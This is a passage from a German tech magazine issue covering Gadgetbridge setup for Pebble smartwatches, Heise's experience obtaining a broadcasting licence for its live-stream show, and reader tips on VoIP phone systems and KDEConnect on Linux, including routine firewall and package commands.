ist, tippen Sie auf den Eintrag „FDroid.apk“.

4. Nun öffnet sich der Paket-Manager von Android. Auf „Installieren“ drücken.
5. Beim ersten Start lädt die F-Droid App automatisch eine Liste verfügbarer Apps. Suchen Sie darin die App Gadgetbridge und installieren sie diese.
6. Deaktivieren Sie den Menüpunkt „unbekannte Herkunft“ aus Schritt 1 wieder. Bei Samsung-Smartphones passiert dies automatisch. Liegt ein Update vor, aktivieren Sie den Punkt kurzzeitig wieder.

Wählen Sie den herkömmlichen Bluetooth-Modus. Nach dem Koppeln starten Sie die Gadgetbridge-App. Dort sollte Ihre Uhr auftauchen. Durch Antippen melden Sie die Pebble bei Gadgetbridge an. Die App zeigt an, sobald die Verbindung steht und wenn sie abreißt.

Zum Anbinden einer der raren Pebble-2-Uhren sowie der Pebble LE gehen Sie einen anderen Weg: Starten Sie Gadgetbridge und tippen Sie auf das Plus-Zeichen unten auf dem Startbildschirm.

Das Anbinden von Gadgets und anderen Pebble-Uhren über Bluetooth LE funktioniert in Gadgetbridge zurzeit noch nicht zuverlässig. Das soll sich noch ändern, sodass Sie von Zeit zu Zeit ausprobieren können, ob sich Ihr Modell über das stromsparendere Bluetooth LE verbinden lässt. Gehen Sie dazu so vor wie im vorigen Absatz beschrieben.

Die Gadgetbridge übernimmt, falls nötig, auch die Erstinstallation der Uhr, obwohl das Zifferblatt einer frisch gestarteten Pebble dazu hartnäckig die herstellereigene Pebble-Smartphone-App nahelegt. Es geht problemlos ohne sie. Das Gadgetbridge-Wiki auf der Entwickler-Seite beschreibt das je nach Uhr-Modell

unterschiedliche Vorgehen. Dort finden sich Links zu nötigen Firmware-Updates.

Gadgetbridge installiert diverse Uhren-Firmware-Versionen neu und versorgt die Uhr mit Updates. Sie schiebt Uhren-Apps und Ziffernblätter auf die Uhr. Pebble Health wird ebenfalls unterstützt – ganz ohne Cloud.

Pebble mit Gadgetbridge nutzen

Dass eine Smartwatch SMS und Benachrichtigungen von Apps anzeigt, erwartet der Nutzer. Gadgetbridge als Bindeglied zwischen Uhr und Smartphone leitet diese Infos zuverlässig an die Uhr weiter.

Clever: Verwirft man eine Benachrichtigung auf der Uhr, verschwindet sie auf dem Android-Gerät ebenfalls. Via Gadgetbridge öffnet die Pebble-Uhr Smartphone-Apps und sendet vom Benutzer auf dem Smartphone vorgefertigte Antworten als SMS. Zudem lässt sich ein Anruf abweisen – auch mit einer SMS wie „Rufe später zurück!“. Gadgetbridge fragt bei der Installation, ob sie SMS schicken darf. Die Berechtigung dafür lässt sich zurückziehen.


Die Musiksteuerung unter Gadgetbridge unterscheidet sich nicht vom Ge-

wohnten: Die Pebble zeigt Details zum gerade abgespielten Titel an und mit Tastendrücker gelingt der Sprung zum vorigen oder nächsten Titel. Zudem klappen das Pausieren, Starten und sogar das Einstellen der Lautstärke.


Viele nutzen Smartwatches, weil man das Ziffernblatt nach Lust und Laune ändern kann. Ziffernblätter sind noch im Pebble App Store zu finden, aber auch beispielsweise auf der Entwickler-Plattform Github. Sind die .pbw-Dateien erst mal aufs Android-Gerät kopiert, schiebt sie Gadgetbridge nach Antippen und der Auswahl von „FW/App Installer“ im Download-Manager umstandslos auf die Uhr.

Auf dem gleichen Weg ändern Sie auch die Menüsprache der Uhr. Während Englisch fest auf der Uhr eingebaut ist, lässt sich jeweils eine alternative Sprache auf die Uhr beamen. Die Entwicklerseite verlinkt 23 Sprachdateien. In der Uhr selbst schaltet man dann von Englisch auf die installierte Sprache um.


Eine weitere nützliche Spezialität von Smartwatches sind Ziffernblätter mit eingeblendeten aktuellen Informationen zum Beispiel übers Wetter. Gadgetbridge reicht Wetterinformationen zu geeigneten



Gadgetbridge liest Bewegungsdaten der Uhr aus und speichert sie lokal auf dem Smartphone.



Ein Kontextmenü der Gadgetbridge erlaubt unter anderem Screenshots der Pebble.



Heruntergeladene Apps und Watchfaces für die Uhr übernimmt die Gadgetbridge per FW/App-Installer.



Gadgetbridge überträgt Titelfinfos für Musik vom Musikabspieler des Smartphones an die Uhr.



Das Löschen von Benachrichtigungen auf der Pebble lässt sie auch auf dem Smartphone verschwinden.



Wetter-Infos landen nur auf der Uhr, wenn sich eine passende Companion-App auf der Uhr befindet.

Watchfaces der Pebble durch, was mangels Internetzugriff nur über den Umweg der Companion-App „Weather Notification“ auf dem Smartphone geht – auch diese ist über F-Droid erhältlich. In der Companion App aktiviert man den Gadgetbridge-Skin, schaltet den Default-Skin aus und knipst bei dieser Gelegenheit die Anzeige von Wetterdetails im Nachrichtenbereich aus – sie ist dann unnötig. Das Vorgehen ist je nach Pebble-Version unterschiedlich und auf der Entwicklerseite detailliert beschrieben.

Etwas komplizierter ist das Thema Navigation. Die verbreitete Navi-App Locus Pro (8,50 Euro) kann von sich aus nicht mit der Pebble kommunizieren und benötigt dazu auf dem Smartphone die Companion-App „Locus Pebble AddOn“. Auf der Pebble selbst muss außerdem die Pebble-App „Locus add-on“ installiert sein. Erst alles zusammen erlaubt Navigation am Handgelenk. Die Pebble gibt so Abbiegehinweise und zeigt die Entfernung zum Ziel an. Außerdem zeichnet sie die zurückgelegte Wegstrecken als Track auf.

Apps und Watchfaces verwalten

Gadgetbridge verwaltet Pebble-Apps und Watchfaces, falls sie mit dem App-Installer von Gadgetbridge installiert wurden.

Altlasten, die über die Original-App auf der Pebble gelandet sind, liegen allerdings in der Pebble-Cloud, auf die Gadgetbridge keinen Zugriff hat. Will man alte Apps und Watchfaces vor dem Abschalten der Pebble-Cloud in Sicherheit bringen, muss man sie herunterladen und dann in

Gadgetbridge speichern und neu auf der Uhr installieren. Dazu rufen Sie die Pebble-App-Store-Seite mit dem Smartphone-Browser auf und suchen Sie die gewünschte Datei über das Lupensymbol. Öffnen Sie die Detailansicht der App. Danach fügen Sie in der Adresszeile des Browsers `&dev_settings=true` hinzu und rufen die Seite damit erneut auf. Tippen Sie unten auf die Download-Schaltfläche. Im Downloadmanager wählen Sie „FW App Installer“. Gadgetbridge sorgt für die Installation auf der Uhr und sichert die App im Cache auf dem Smartphone – etwa für eine Neuinstallation.

Zum Löschen von Apps oder schlicht für den kleinen Überblick zwischendurch tippen Sie kurz auf die Uhren-Zeile im Startbildschirm der App. Es öffnet sich die App-Verwaltung für Pebble-Apps. Ihr Fenster teilt sich in drei Reiter auf. Der erste zeigt den Cache, also alle User-Apps und Watchfaces, die Gadgetbridge für diese Uhr auf dem Smartphone gespeichert hat – egal, ob auf der Uhr installiert oder nicht. Im zweiten Reiter finden sich die auf der Uhr installierten Apps und im dritten die auf ihr installierten Watchfaces. Das Tippen auf ein Ziffernblatt aktiviert es sofort auf der Pebble.

Ein längerer Druck auf einen App-Eintrag ruft ein Kontext-Menü auf – womit Sie Apps von der Uhr deinstallieren und sie auch ganz aus dem Gadgetbridge-Cache entfernen können. Solange die Pebble-Cloud noch verfügbar ist, lässt sich für die betreffende App die App-Store-Seite aufrufen. Auch der Zugriff auf Konfigurationsseiten für Apps ist an dieser Stelle möglich,

etwa zum Festlegen von Zugverbindungen in der myBahn-App der Pebble.

Zurück zum Hauptbildschirm: Hier verstecken sich – etwas wenig intuitiv – weitere Optionen. Drückt man länger auf die Eintragszeile seiner Uhr, öffnet sich ein Kontext-Menü mit weiteren Optionen. Damit sind unter anderem Screenshots vom Pebble-Display möglich, die auf der SD-Karte im Verzeichnis `Android/data/nodomain.freeyourgadget.gadgetbridge` landen. Man kann in diesem Menü außerdem die Uhr piepsen lassen und ruft etwaige gesammelte Bewegungsdaten von Pebble Health auf. (mil@ct.de) **ct**

Literatur

[1] Entwicklerseite des Projektes: <https://github.com/Freeyourgadget/Gadgetbridge>

Unterstützte Geräte

Gadgetbridge unterstützt zurzeit folgende Geräte:

- Pebble, Pebble Steel, Pebble Time, Pebble Time Steel, Pebble Time Round (Pebble 2, Pebble Time 2 noch experimentell)
- Mi Band, Mi Band 1A, Mi Band 1S, Mi Band 2
- Liveview
- HPlus Devices (ZeBand & Co.)

Alle kompatiblen Geräte finden Sie auf der Seite <https://github.com/Freeyourgadget/Gadgetbridge/#supported-devices>

Anzeige

Anzeige



Überreguliert

Wie Heise einmal eine Rundfunklizenz beantragen musste

Wer im Netz zu regelmäßigen Zeiten Live-Streams anbietet, kann sich plötzlich und meist ziemlich unerwartet damit konfrontiert sehen, hierfür eine Rundfunklizenz beantragen zu müssen. Diese Erfahrung musste auch Heise Medien machen.

Von Nicolas Maekeler und Joerg Heidrich

Man soll keine schlafenden Hunde wecken: Als die c't-Redaktion im Januar 2016 bei der Niedersächsischen Landesmedienanstalt (NLM) anrief, um vorsichtig anzufragen, ob man für ein geplantes Live-Streaming-Format etwa eine Lizenz bräuchte, war nur schwerlich abzusehen, was für einen Wust an Bürokratie diese unschuldige Anfrage nach sich ziehen sollte. Die Antwort der Aufsichtsbehörde für private Radio- und Fernsehprogramme sowie Telemedien war sehr eindeutig: Ja, ihr seid Rundfunkanbieter. Und ihr benötigt eine Lizenz!

Der Reihe nach. Mit der #heiseshow wollte man auf heise online einen wöchentlichen Live-Talk ins Leben rufen, bei dem ein zweiköpfiges Moderatoren-Team mit wechselnden Gästen aktuelle Entwicklungen der Informationstechnologie und Netzpolitik diskutiert. Als die erste Ausgabe der #heiseshow am 28. 1. 2016 in den Netz-Äther ging, wollte man im Rahmen einer Experimentierphase zunächst die Akzeptanz der Zuschauer validieren. Die NLM ließ daher in besagtem Telefonat verlauten, dass vorerst auf die Beantragung einer Sendelizenz verzichtet werden könne, soweit das Format nach wenigen Folgen wieder eingestellt werde.

Verbreitung von Bewegtbildern

Jetzt war die #heiseshow auf dem Radar der Medienanstalt. Und prompt kam nach fünf Folgen die Aufforderung, doch nun möglichst zeitnah einen Antrag einzureichen, da die Testphase offensichtlich beendet sei. Außerdem wies man vorsorglich daraufhin, dass die Veranstaltung von Rundfunk ohne Zulassung eine Ordnungswidrigkeit darstellt und mit einem Bußgeld von bis zu 500.000 Euro geahndet werden kann, wie es sich aus dem Rundfunkstaatsvertrag (RStV) ergibt. Dies ist ein Vertrag zwischen allen 16 Bundesländern, in dem bundeseinheitlich das Rundfunkrecht geregelt ist. Denn die Gesetzgebungskompetenz für den Rundfunk ist Sache der Länder.

Tatsächlich spricht einiges dafür, dass die #heiseshow unter den gesetzlichen, in der vorliegenden Form reichlich antiquierten Rundfunkbegriff fällt. Demnach ist Rundfunk ein „linearer Informations- und Kommunikationsdienst; er ist die für die Allgemeinheit und zum zeitgleichen Empfang bestimmte Veranstaltung und Verbreitung von Angeboten in Bewegtbild oder Ton entlang eines Sendepfades unter Benutzung elektromagnetischer Schwingungen“.

Und darunter kann eben auch Live-Streaming ins Internet fallen. Dies gilt zumindest dann, wenn die Übertragung „linear“ erfolgt – nach einem fernsehnähnlichen Sendeschema. Hierzu reicht es schon, wenn eine Sendung einmal in der Woche zu einem festen Termin ausgestrahlt wird. Linear wurde es bei der #heiseshow ohnehin spätestens dann, als sie in der XXL-Version täglich sechs Stunden live von der CeBIT und der IFA gestreamt wurde.

Um eine Regulierung durch die Medienanstalt zu vermeiden, hätte der Verlag auf die Live-Ausstrahlung verzichten und auf On-Demand umstellen können, wie dies etwa im Rahmen des c't uplink geschieht. Allerdings war gerade die Interaktionsmöglichkeit während der laufenden Sendung via Twitter, YouTube und Facebook ein Kernelement der neuen Live-Show. Alternativ hätte man den Zugriff auf die Sendung beschränken oder sie gar als Pay-Per-View-Angebot ausgestalten können. Denn als Rundfunk im Sinne des RStV gelten keine Angebote, die weniger als 500 potenziellen Nutzern zum gleichzeitigen Empfang angeboten werden. Eine weitere Ausnahme findet man merkwürdigerweise auch für Angebote, die gegen Einzelentgelt freigeschaltet werden. Weitere Ausschlussmöglichkeiten – wie eine Ausstrahlung ausschließlich zu persönlichen oder familiären Zwecken oder mit nicht journalistischen Inhalten – kamen nicht in Frage.

Formulare und Erklärungen

Spätestens nach der unmissverständlichen Aufforderung durch die Behörde kam auch die zunächst angedachte Vorgehensweise „Schweigen und Aussitzen“ und das Betreiben eines Online-Piraten-senders nicht mehr wirklich in Betracht. Stattdessen war klar: Wir werden ein Rundfunksender.

Also musste eine Lizenz her. Doch laut der zuständigen Behörde existiere ein Antragsformular für Rundfunkzulassungen nicht. In dieser skurrilen Situation machte sich die zuständige, ausgesprochen hilfsbereite Referentin der NLM die Mühe, alle gesetzlichen Voraussetzungen für eine Lizenz zusammenzufassen, die neben dem RStV auch im niedersächsischen Mediengesetz, dem Jugendmedienschutz-Staatsvertrag (JMStV) oder dem Bundeszentralregistergesetz festgelegt sind.

Der Weg, für die „Heise Medien GmbH & Co. KG, vertreten durch ihre Geschäftsführer, eine auf die Verbreitung im Internet beschränkte, unbefristete Zulassung zur Veranstaltung von Rundfunk gemäß § 20 Absatz 1 Satz 1 RStV“ zu erwirken, war steinig – und kompliziert. Es galt, diverse Kriterien zu erfüllen, Formulare aufzuspüren und zahlreiche Erklärungen abzugeben.

Unternehmens-Striptease

Neben einer kurzen Beschreibung, um was für ein Format es sich handelt, mussten anhand eines Wirtschafts-, Stellen- und Organisationsplans weitere Angaben

zur personellen und finanziellen Ausstattung des Verlags gemacht werden. Kurzum: Der Verlag hatte zu belegen, dass man es sich leisten kann, ein entsprechendes Streaming-Format zu produzieren. Dafür wurde das gesamte Unternehmen durchleuchtet; neben dem Gesellschaftsvertrag und Auszügen aus dem Handelsregister mussten auch Kapital und Stimmrechtsverhältnisse der Heise Gruppe und der verbundenen Unternehmen offengelegt werden. Obendrein galt es, sämtliche unmittelbaren und mittelbaren Beteiligungen anderer Firmen darzustellen.

Und weil die Heise Gruppe nach wie vor ein Familienunternehmen ist, waren auch Angaben über die Angehörigenverhältnisse der Unternehmerfamilie Heise erforderlich. Damit nicht genug, mussten aktuelle polizeiliche Führungszeugnisse der beiden Geschäftsführer beantragt und der NLM auf dem Behördenweg zugestellt werden. Erleichterung, als sich wenig überraschend herausstellt: Sie haben eine weiße Weste.

Zudem hatten die Geschäftsführer zu erklären, dass sie unbeschränkt geschäftsfähig sind, dass sie die Fähigkeit, öffentliche Ämter zu bekleiden, nicht durch Richterspruch verloren haben und dass man ihnen das Grundrecht der freien Meinungsäußerung nicht nach Artikel 18 Grundgesetz abgesprochen hat. Letzteres ist insofern bemerkenswert, als dass es in der Geschichte der Bundesrepublik überhaupt noch nie zu einem solchen Entzug der Grundrechte gekommen ist. Schließlich verpflichtete man sich dazu, gewisse

medienrechtliche Vorschriften einzuhalten, wie etwa allgemeine Programmgrundsätze, Werbe- und Sponsorenregelungen, Vorschriften über den Schutz der Menschenwürde und der Jugend sowie die Gewinnspielregelungen.

Jugendgefährdende Inhalte

Als letzter Streitpunkt entpuppte sich die Besetzung von zwei wichtigen Posten. Die Position der für den Inhalt des Rundfunkprogramms verantwortlichen Person übernahm kurzerhand der Chefredakteur, der auch schon für c't den Kopf hinhalten darf. Uneinigkeit bestand allerdings, als es um die Position des Jugendschutzbeauftragten ging. Diese für ein Format wie die #heiseshow zweifellos unverzichtbare Aufgabe oblag in den vergangenen 15 Jahren dem Justiziar des Unternehmens. Teile des Entscheidungsgremiums sahen hierin allerdings eine Interessenkollision, da der Justiziar nicht zugleich die Interessen des Jugendmedienschutzes an sich und die Interessen des gegen Jugendmedienschutzbestimmungen verstoßenden Anbieters vertreten könne. Da die Ablehnung des gesamten Antrags durch diesen Punkt im Raum stand, setzte im Unternehmen eine fieberhafte Suche nach einem qualifizierten Kandidaten ein. Glücklicherweise fand sich ein c't-Redakteur mit entsprechender Qualifikation, der bereit war, für die #heiseshow diesen vakanten Posten zu übernehmen.

Es hatte mehrere Wochen gebraucht, sämtliche Informationen zusammenzutragen und alle notwendigen Erklärungen ab-



Regie-Pult: Mit dieser Technik wird der c't uplink aufgezeichnet – und von hier aus senden wir die #heiseshow auf Facebook und Youtube.



Dreifacher Blick auf die Studiogäste: Das rote Licht (Tallylight) an der mittleren Kamera zeigt, dass das Signal aus dieser Kamera gerade gesendet wird.

zugeben. Endlich konnte der Antrag eingereicht werden und landete bei der Kommission zur Ermittlung der Konzentration im Medienbereich (KEK). Nachdem der Verlag noch Angaben zu den bisherigen Nutzerzahlen der #heiseshow nachgereicht hatte, beschloss die KEK, dass der beantragten Zulassung keine Bedenken hinsichtlich der Meinungsvielfalt im Fernsehen entgegenstehen. Zuvor hatte in Leipzig die Kommission für Zulassung und Aufsicht (ZAK), welche sich aus den gesetzlichen Vertretern der 14 Landesmedienanstalten zusammensetzt, bereits grünes Licht gegeben. Deswegen erteilte die NLM nur drei Monate nach Antragstellung den ersehnten Zulassungsbescheid.

Kostenlos war dieser Bescheid allerdings nicht. Der entsprechende Gebührenrahmen bewegt sich zwischen 1000 und 10.000 Euro. Da aber an die #heiseshow keine großen Umsatzerwartungen gestellt werden, sondern sie vordergründig der Zuschauer- und Leserbindung zu heise online dienen soll, ging die NLM von einem geringen wirtschaftlichen Wert aus. Die von Heise Medien zu tragenden Kosten lagen daher mit 1200 Euro im unteren Bereich.

Seit 2016 ist der Verlag daher nunmehr – mit dem ausdrücklichen Segen der Aufsichtsbehörden – berechtigt, das „Fernsehsparatenprogramm heiseshow“ ausschließlich über das Internet zu veranstalten und bundesweit zu verbreiten.

Oettingers Geschenke

Dass dieses altherwürdige Bild von „Rundfunk“ und dessen Regulierung kaum ins digitale Zeitalter passt, ist offenkundig. Das sieht auch die Europäische Kommission so; sie veröffentlichte im Mai 2016 einen Neuentwurf der ursprünglich aus dem Jahr 2007 stammenden „Richtlinie über audiovisuelle Mediendienste“ (AVMD). Dieser Entwurf, federführend noch unter dem – inzwischen versetzten – damaligen „Digitalkommissar“ Günther


Oettinger erarbeitet, enthält zunächst ein paar großzügige Geschenke an das Privatfernsehen. So dürfen die Sender statt bislang maximal zwanzig Prozent Werbung pro Stunde künftig unbegrenzt Werbespots ausstrahlen. Voraussetzung ist dabei nur, dass zwischen 7 und 23 Uhr der Werbeanteil insgesamt nicht mehr als zwanzig Prozent beträgt. Außerdem soll es künftig leichter fallen, bezahlte Produktplatzierungen (Product Placement) ins Programm einzubauen. Beides dürfte dazu führen, dass in der Prime Time die Werbung nur noch gelegentlich durch störende Filme oder Serien unterbrochen wird. Ob dies aber auf Dauer den Siegeszug des linearen Fernsehens garantiert ...

Auf der anderen Seite sieht der Entwurf auch eine Änderung des Rundfunkbegriffs vor, der nun auch nicht lineare Inhalte erfassen soll. Eine Liberalisierung sollte man aber nicht erwarten, schließlich könne ein YouTube-Clip „klassische

Rundfunkprogramme in Sachen Suggestivkraft, Breitenwirkung und Wirkungspotenzial durchaus übertreffen“. Daher strebt man an, auch die Verbreitung jeglicher Form von „Kurzvideos“ und deren Plattformen künftig der Rundfunkregulierung zu unterwerfen. Schließlich gehe es auch um „Chancengleichheit“ des klassischen Rundfunks zum Neuland.

Redaktionelles Handballspielen

Selbst wenn die neu gestaltete Richtlinie in diesem Jahr noch die Zustimmung des Europäischen Rates sowie des Parlaments finden muss, ist wohl davon auszugehen, dass sich an den Grundsätzen kaum noch etwas ändert. Dann dürften noch weit mehr Anbieter Erfahrungen mit den netten Damen und Herren der Rundfunkanstalten und ihren vielfältigen Formularen machen. Bereits im Januar konnte dies die Deutschen Kreditbank (DKB), bei ihrem Versuch, die Handball-WM auf einer Webseite und einem YouTube-Kanal zu übertragen. Eine Zulassung hatte man dazu nicht beantragt, hätte dies aber tun müssen. Dies entschied jedenfalls die Kommission für Zulassung und Aufsicht (ZAK) der Landesmedienanstalten. Danach war das Live-Streaming von 51 der 88 Spiele rechtswidrig. Die Übertragung hätte vorab rundfunkrechtlich zugelassen werden müssen, erklärten die Medienaufsichter. Immerhin: An einem Bußgeld kommt das Finanzinstitut aber noch einmal vorbei. (uh@ct.de) **ct**



Die Steuerung des Systems läuft auf einem iMac: oben links die Kontrollsoftware für den Bildmischer, rechts davon die Steuerung für den Audiomischer. Unten links das Fenster für den Medienzuspieler (MAZ) mit VLC, daneben die Oberfläche von Teradek Vidiu, womit das Ausgangs-Video zu YouTube geschickt wird. Unten rechts erscheint der Stream schließlich bei YouTube.

Anzeige

Tipps & Tricks

Wir beantworten Ihre Fragen

Fragen zu Beiträgen in der c't richten Sie bitte an

unsere Kontaktmöglichkeiten:

ct hotline@ct.de

f **g+** c't magazin

✉ @ctmagazin

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter www.ct.de/hotline.

Telefonanlage in die neue Zeit retten

? Ich habe eine analoge Telefonanlage, die auch eine Türsprecheinrichtung und den zugehörigen Türöffner steuert. Dafür ist kaum mehr Ersatz zu bekommen. Nun hat die Telekom meinen Analoganschluss gekündigt. Wie kann ich die Anlage weiterverwenden?

! Sie können analoge Telefone und Anlagen ohne Änderung auch an VoIP-Anschlüssen weiterbetreiben. Sie benötigen dazu nur einen handelsüblichen VoIP-Router. Zwar lässt sich auch ein VoIP-Adapter (ab 85 Euro, siehe c't 15/15, S. 146) einsetzen, ein Router bietet aber erheblich mehr Funktionen. Die Anschlüsse an VoIP-Anlagen sind von der Beschaltung und den Anschlussparametern her identisch mit Analoganschlüssen der Telekom.

Sie sollten aber darauf achten, ob Ihre Telefonanlage möglicherweise noch das Impulswahlverfahren verwendet. Viele neuere VoIP-Router beherrschen dieses nicht, sodass Sie damit nicht mehr rauswählen könnten. Falls Ihre Telefonanlage und der VoIP-Router deshalb nicht zusammenarbeiten, schafft ein IWW-MFV-Konverter Abhilfe, der allerdings mit knapp

40 Euro recht teuer ist. Auch ISDN-Anlagen und -Geräte lassen sich an VoIP-Anschlüssen weiterbetreiben. Hierzu muss der VoIP-Router über einen internen S₀-Bus verfügen, an den sich bis zu acht ISDN-Geräte anschließen lassen.

(uma@ct.de)

KDEConnect mit allen Linux-Desktops

? Ich möchte mein Android-Smartphone mit dem Linux-Desktop koppeln, um auf dort gespeicherte Dateien zuzugreifen und Benachrichtigungen nicht zu verpassen. KDEConnect bietet den passenden Funktionsumfang, allerdings nutze ich als Desktop Unity statt KDE Plasma.

! Unter Kubuntu mit Plasma-Desktop läuft KDEConnect ohne weiteres Zuthun. Ist ein Android-Smartphone mit installierter KDEConnect-App im selben WLAN, gelingt das Pairing auf Anhieb. Danach teilen sich die Geräte eine Zwischenablage, der Dateimanager erkennt das eingebaute Gerät. Auf einer anderen grafischen Oberfläche – etwa Unity, Cinnamon oder Xfce – müssen Sie die „KDE Connect Einstellungen“ selbst aufrufen, um die gewünschten Funktionen zu akti-

vieren und das Pairing anzustoßen. Tauchen dabei Probleme auf, muss unter Umständen das Paket qt5-tools nachinstalliert oder einige Ports in der Firewall (1714 bis 1764 TCP/UDP) freigeschaltet werden:

```
sudo ufw allow 1714:1764/udp
sudo ufw allow 1714:1764/tcp
sudo ufw reload
```


Auf anderen Desktops als Plasma sind viele Funktionen von KDEConnect schwer zugänglich: Der Dateimanager sieht das Smartphone nicht und weitere Funktionen sind nirgends grafisch erreichbar. Teilt man auf dem Smartphone eine Datei via KDEConnect-App mit dem Desktop-Rechner, landet diese aber immerhin erfolgreich im Ordner „Downloads“.

Das Paket indicator-kdeconnect rüstet auf Nicht-KDE-Desktops ein Panel-Applet nach, das die gesuchten Funktionen in einem Menü bereitstellt. Unter Arch Linux steht es im AUR bereit; für Ubuntu gibt es eine Paketquelle bei Launchpad. Der Befehl

```
sudo add-apt-repository \
    'ppa:varlesh-l/indicator-kdeconnect'
```

fügt diese dem System hinzu. Anschließend aktualisiert `sudo apt-get update` die Paketquellen, sodass sich das Paket mit dem Befehl `sudo apt-get install indicator-kdeconnect` installieren lässt.

Der Menüeintrag „KDE Connect Indicator“ beziehungsweise der Befehl `indicator-kdeconnect` startet daraufhin das Applet, das sich im Panel einnistet. Ein Klick darauf öffnet ein kleines Menü, das das verbundene Gerät nennt, seinen Akkustand zeigt und anbietet, es zu



KDEConnect verbindet Smartphone und Desktop via WLAN. Ein Indicator stellt die Funktionen in einem Menü bereit.

durchsuchen oder Dateien an ihn zu senden. (lmd@ct.de)

Windows 10 installiert ungefragt Store-Apps

? Mein Windows 10 installiert hin und wieder Apps und Spiele aus dem Store, die ich nie haben wollte, etwa Pics-Art, Netflix oder FarmVille 2. Kann ich das unterbinden?

